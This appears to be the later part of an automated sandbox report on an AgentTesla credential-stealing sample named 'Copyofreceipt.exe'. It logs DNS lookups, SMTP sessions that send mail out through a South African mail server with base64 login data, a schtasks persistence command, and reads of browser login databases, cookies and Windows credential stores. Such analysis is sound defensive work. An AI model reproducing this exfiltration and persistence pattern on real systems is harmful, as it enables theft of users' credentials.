Feb 23, 2021 14:25:47.726969957 CET	53	56132	8.8.8.8	192.168.2.3
Feb 23, 2021 14:25:47.741564989 CET	58987	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:25:47.805444956 CET	53	58987	8.8.8.8	192.168.2.3
Feb 23, 2021 14:25:52.978311062 CET	56579	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:25:53.050185919 CET	53	56579	8.8.8.8	192.168.2.3
Feb 23, 2021 14:25:53.095804930 CET	60633	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:25:53.211267948 CET	53	60633	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 14:25:47.658164978 CET	192.168.2.3	8.8.8.8	0x1aee	Standard query (0)	mail.ccglass.co.za	A (IP address)	IN (0x0001)
Feb 23, 2021 14:25:47.741564989 CET	192.168.2.3	8.8.8.8	0x4a49	Standard query (0)	mail.ccglass.co.za	A (IP address)	IN (0x0001)
Feb 23, 2021 14:25:52.978311062 CET	192.168.2.3	8.8.8.8	0x8a79	Standard query (0)	mail.ccglass.co.za	A (IP address)	IN (0x0001)
Feb 23, 2021 14:25:53.095804930 CET	192.168.2.3	8.8.8.8	0xb063	Standard query (0)	mail.ccglass.co.za	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 14:25:47.726969957 CET	8.8.8.8	192.168.2.3	0x1aee	No error (0)	mail.ccglass.co.za	ccglass.co.za		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 14:25:47.726969957 CET	8.8.8.8	192.168.2.3	0x1aee	No error (0)	ccglass.co.za		102.130.118.207	A (IP address)	IN (0x0001)
Feb 23, 2021 14:25:47.805444956 CET	8.8.8.8	192.168.2.3	0x4a49	No error (0)	mail.ccglass.co.za	ccglass.co.za		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 14:25:47.805444956 CET	8.8.8.8	192.168.2.3	0x4a49	No error (0)	ccglass.co.za		102.130.118.207	A (IP address)	IN (0x0001)
Feb 23, 2021 14:25:53.050185919 CET	8.8.8.8	192.168.2.3	0x8a79	No error (0)	mail.ccglass.co.za	ccglass.co.za		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 14:25:53.050185919 CET	8.8.8.8	192.168.2.3	0x8a79	No error (0)	ccglass.co.za		102.130.118.207	A (IP address)	IN (0x0001)
Feb 23, 2021 14:25:53.211267948 CET	8.8.8.8	192.168.2.3	0xb063	No error (0)	mail.ccglass.co.za	ccglass.co.za		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 14:25:53.211267948 CET	8.8.8.8	192.168.2.3	0xb063	No error (0)	ccglass.co.za		102.130.118.207	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 23, 2021 14:25:49.477054119 CET	587	49740	102.130.118.207	192.168.2.3	220-cp25-za1.host-ww.net ESMTP Exim 4.93 #2 Tue, 23 Feb 2021 15:25:48 +0200 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 23, 2021 14:25:49.477432966 CET	49740	587	192.168.2.3	102.130.118.207	EHLO 609290
Feb 23, 2021 14:25:49.707827091 CET	587	49740	102.130.118.207	192.168.2.3	250-cp25-za1.host-ww.net Hello 609290 [84.17.52.38] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 23, 2021 14:25:49.710621119 CET	49740	587	192.168.2.3	102.130.118.207	AUTH login emVub3ZpYUBjY2dsYXNzLmNvLnph
Feb 23, 2021 14:25:49.940865993 CET	587	49740	102.130.118.207	192.168.2.3	334 UGFzc3dvcmQ6
Feb 23, 2021 14:25:50.563543081 CET	587	49740	102.130.118.207	192.168.2.3	235 Authentication succeeded
Feb 23, 2021 14:25:50.564824104 CET	49740	587	192.168.2.3	102.130.118.207	MAIL FROM:<zenovia@ccglass.co.za>
Feb 23, 2021 14:25:50.800438881 CET	587	49740	102.130.118.207	192.168.2.3	250 OK
Feb 23, 2021 14:25:50.801060915 CET	49740	587	192.168.2.3	102.130.118.207	RCPT TO:<zenovia@ccglass.co.za>
Feb 23, 2021 14:25:51.031137943 CET	587	49740	102.130.118.207	192.168.2.3	250 Accepted
Feb 23, 2021 14:25:51.031786919 CET	49740	587	192.168.2.3	102.130.118.207	DATA
Feb 23, 2021 14:25:51.265007973 CET	587	49740	102.130.118.207	192.168.2.3	354 Enter message, ending with "." on a line by itself
Feb 23, 2021 14:25:51.271147013 CET	49740	587	192.168.2.3	102.130.118.207	.
Feb 23, 2021 14:25:51.566407919 CET	587	49740	102.130.118.207	192.168.2.3	250 OK id=1lEXhG-00Fa50-EY
Feb 23, 2021 14:25:52.692764044 CET	49740	587	192.168.2.3	102.130.118.207	QUIT
Feb 23, 2021 14:25:52.924814939 CET	587	49740	102.130.118.207	192.168.2.3	221 cp25-za1.host-ww.net closing connection

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 23, 2021 14:25:54.212846041 CET	587	49741	102.130.118.207	192.168.2.3	220-cp25-za1.host-ww.net ESMTP Exim 4.93 #2 Tue, 23 Feb 2021 15:25:53 +0200 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 23, 2021 14:25:54.213403940 CET	49741	587	192.168.2.3	102.130.118.207	EHLO 609290
Feb 23, 2021 14:25:54.440181971 CET	587	49741	102.130.118.207	192.168.2.3	250-cp25-za1.host-ww.net Hello 609290 [84.17.52.38] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 23, 2021 14:25:54.440823078 CET	49741	587	192.168.2.3	102.130.118.207	AUTH login emVub3ZpYUBjY2dsYXNzLmNvLnph
Feb 23, 2021 14:25:54.682852983 CET	587	49741	102.130.118.207	192.168.2.3	334 UGFzc3dvcmQ6
Feb 23, 2021 14:25:54.945940018 CET	587	49741	102.130.118.207	192.168.2.3	235 Authentication succeeded
Feb 23, 2021 14:25:54.946572065 CET	49741	587	192.168.2.3	102.130.118.207	MAIL FROM:<zenovia@ccglass.co.za>
Feb 23, 2021 14:25:55.203639030 CET	587	49741	102.130.118.207	192.168.2.3	250 OK
Feb 23, 2021 14:25:55.203978062 CET	49741	587	192.168.2.3	102.130.118.207	RCPT TO:<zenovia@ccglass.co.za>
Feb 23, 2021 14:25:55.653441906 CET	587	49741	102.130.118.207	192.168.2.3	250 Accepted
Feb 23, 2021 14:25:55.653920889 CET	49741	587	192.168.2.3	102.130.118.207	DATA
Feb 23, 2021 14:25:55.997186899 CET	587	49741	102.130.118.207	192.168.2.3	354 Enter message, ending with "." on a line by itself
Feb 23, 2021 14:25:56.001478910 CET	49741	587	192.168.2.3	102.130.118.207	.
Feb 23, 2021 14:25:57.340683937 CET	587	49741	102.130.118.207	192.168.2.3	250 OK id=1lEXhL-00Fa6F-5t

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Copyofreceipt.exe PID: 6436 Parent PID: 5652

General

Start time:	14:23:57
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\Copyofreceipt.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Copyofreceipt.exe'
Imagebase:	0x650000
File size:	519168 bytes
MD5 hash:	6F9340718BF2DEFBDB4B438D80857FB3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.217766303.00000000029AD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.218072836.0000000003979000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.217719267.0000000002971000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF3CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF3CF06	unknown
C:\Users\user\AppData\Roaming\ZnTVKjXRZvpJV.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CD8DD66	CopyFileW
C:\Users\user\AppData\Roaming\ZnTVKjXRZvpJV.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CD8DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpEC38.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD87038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Copyofreceipt.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E24C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpEC38.tmp	success or wait	1	6CD86A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ZnTVKjXRZvpJV.exe	0	131072	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ff ee 33 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 e2 07 00 00 08 00 00 00 00 00 00 a6 00 08 00 00 20 00 00 00 20 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....3`.......... ....P.................. ... ....@.. .......................` ....@................	success or wait	4	6CD8DD66	CopyFileW
C:\Users\user\AppData\Roaming\ ZnTVKjXRZvpJV.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CD8DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpEC38.tmp	unknown	1646	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.mic roso ft.com/windows/2004/02/m it/task">.. <RegistrationInfo>.. <Date>2014-10- 25T14:27:44.892 9027</Date>.. <Author>compu ter\user</Author>.. </RegistrationIn	success or wait	1	6CD81B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Copyofreceipt.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E24C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF15705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DF15705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF1CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF15705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DF15705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD81B4F	ReadFile

Analysis Process: schtasks.exe PID: 6568 Parent PID: 6436

General

Start time:	14:24:05
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ZnTVKjXRZvpJV' /XML 'C:\Users\user\AppData\Local\Temp\tmpEC38.tmp'
Imagebase:	0xe00000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpEC38.tmp	unknown	2	success or wait	1	E0AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpEC38.tmp	unknown	1647	success or wait	1	E0ABD9	ReadFile

Analysis Process: conhost.exe PID: 6576 Parent PID: 6568

General

Start time:	14:24:05
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Copyofreceipt.exe PID: 6612 Parent PID: 6436

General

Start time:	14:24:06
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\Copyofreceipt.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\Copyofreceipt.exe
Imagebase:	0x350000
File size:	519168 bytes
MD5 hash:	6F9340718BF2DEFBDB4B438D80857FB3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: Copyofreceipt.exe PID: 6620 Parent PID: 6436

General

Start time:	14:24:06
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\Copyofreceipt.exe
Wow64 process (32bit):	true

Commandline:	C:\Users\user\Desktop\Copyofreceipt.exe
Imagebase:	0xd50000
File size:	519168 bytes
MD5 hash:	6F9340718BF2DEFBDB4B438D80857FB3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.463450155.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.468914912.00000000030F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.468914912.00000000030F1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF3CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF3CF06	unknown
C:\Users\user\AppData\Roaming\nnze0rrb.c0s	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD8BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\nnze0rrb.c0s\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD8BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\nnze0rrb.c0s\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD8BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\nnze0rrb.c0s\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CD8DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\nnze0rrb.c0s\Chrome\Default\Cookies	success or wait	1	6CD86A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\nnze0rrb.c0s\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6CD8DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF15705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DF15705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF1CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF15705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DF15705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD81B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CD81B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CD81B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\b0e1800d-b91f-4210-bd62-52822185a98f	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CD81B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CD81B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CD81B4F	ReadFile
C:\Users\user\AppData\Roaming\nnze0rrb.c0s\Chrome\Default\Cookies	unknown	16384	success or wait	1	6CD81B4F	ReadFile

Disassembly

Code Analysis